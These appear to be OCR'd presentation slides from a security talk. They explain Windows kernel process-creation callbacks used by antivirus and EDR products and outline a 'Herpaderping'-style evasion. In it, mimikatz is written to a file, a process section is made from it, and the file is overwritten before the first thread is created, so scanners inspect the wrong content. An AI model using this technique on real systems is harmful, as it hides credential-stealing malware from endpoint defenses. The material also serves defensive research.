
Hey... Wait a minute. So where's the Antivirus?



Scan in "Real-Time"?

- Microsoft provides a set of APIs for security vendors, to monitor:
  - PsSetCreateProcessNotifyRoutineEx
  - PsSetCreateThreadNotifyRoutineEx
- It's in Kernel, hard to unhook
- Sure, Bad for attackers :(





PsSetCreateProcessNotifyRoutineEx function (ntddk.h)

04/30/2018 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutineEx** routine registers or removes a callback routine that notifies the caller when a process is created or exits.

Syntax


```
NTSTATUS PsSetCreateProcessNotifyRoutineEx(
  PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine,
  BOOLEAN                           Remove
);
```

Ok, so what they got in hands?

- PsSetCreateProcessNotifyRoutineEx:
  - Recive a PS_CREATE_NOTIFY_INFO struct
  - It's a record about our child process
- FILE_OBJECT corresponds to the file on disk


  ...yes. it's the object, get by fopen()
- ImageFileName & CommandLine

  We can fake it, not a problem ;)




```
typedef struct _PS_CREATE_NOTIFY_INFO {
  SIZE_T                    Size;
  union {
    ULONG Flags;
    struct {
      ULONG FileFopenNameAvailable : 1;
      ULONG IsSubsystemProcess : 1;
      ULONG Reserved : 30;
    };
  };
  HANDLE                    ParentProcessId;
  CLIENT_ID                 CreatingThreadId;
  struct _FILE_OBJECT *FileObject;
  PCUNICODE_STRING          ImageFileName;
  PCUNICODE_STRING          CommandLine;
  NTSTATUS                  CreationStatus;
};
```

Process Notify? When?



```
kernel32!CreateProcessW
  kernel32!CreateProcessInternalW
  --- ntdll!ZwCreateUserProcess (Win7+) ---
      filePtr = fopen( "C:\fishfish.exe" )
        ntdll!ZwCreateProcessEx( section )
          ntdll!RtlCreateProcessParametersEx
                ntdll!ZwCreateThreadEx
```

you'll say:
hey it's easy,
should be here right?



Process Notify? When?

EXE File

Explorer

```
kernel32!CreateProcessW
  kernel32!CreateProcessInternalW
  --- ntdll!ZwCreateUserProcess (Win7+) ---
      filePtr = fopen( "C:\fishfish.exe" )
        ntdll!ZwCreateProcessEx( section )
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you'll say:
hey it's easy,
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



... but actually here :)
creation of the first thread



It's not the worst...

EXE File

Explorer

kernel32!CreateProcessW

kernel32!CreateProcessInternalW

--- ntdll!ZwCreateUserProcess (Win7+) ---

filePtr = fopen("C:\fishfish.exe")

ntdll!ZwCreateProcessEx(section)


ntdll!RtlCreateProcessParametersEx

ntdll!ZwCreateThreadEx

```
typedef struct _PS_CREATE_NOTIFY_INFO {
  SIZE_T              Size;
  union {
    ULONG Flags;
    struct {
      ULONG FileFopenNameAvailable : 1;
      ULONG IsSubsystemProcess : 1;
      ULONG Reserved : 30;
    };
  };
  HANDLE              ParentProcessId;
  CLIENT_ID           CreatingThreadId;
  struct _FILE_OBJECT *FileObject;
  PCUNICODE_STRING    ImageFileName;
  PCUNICODE_STRING    CommandLine;
  NTSTATUS            CreationStatus;
};
```

scan fopened file
& the files listed in PEB

... but actually here :)
creation of the first thread



Attacker

dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
```

Create a controllable file for attackers.


note: in practice, fopen() should be replaced by CreateFile

```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... )
        ntdll!ZwCreateProcessEx( section )
```

# write malware into it

# create the file as a new process

yeah! so mimikatz landed into the process




Attacker

dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... )
        ntdll!ZwCreateProcessEx( section )

                WriteFile( filePtr, "AAAAAA..." )
```


# remember that the file is still controled?
# this makes it look innocent :)




```
filePtr = fopen( "dummy.txt" , "wb")
    WriteFile( filePtr, mimikatz, ... )
        ntdll!ZwCreateProcessEx( section )

                WriteFile( filePtr, "AAAAAA..." )

                          ntdll!RtlCreateProcessParametersEx
                                         ntdll!ZwCreateThreadEx
```




by this trick,
AV/EDR always scan the wrong file
(not the file run as the process)



```
filePtr = fopen( "dummy.txt" , "wb")
WriteFile( filePtr, mimikatz, ... )
ntdll!ZwCreateProcessEx( section )
WriteFile( filePtr, "AAAAAA..." )
ntdll!RtlCreateProcessParametersEx
ntdll!ZwCreateThreadEx
```

miniHerpaderping

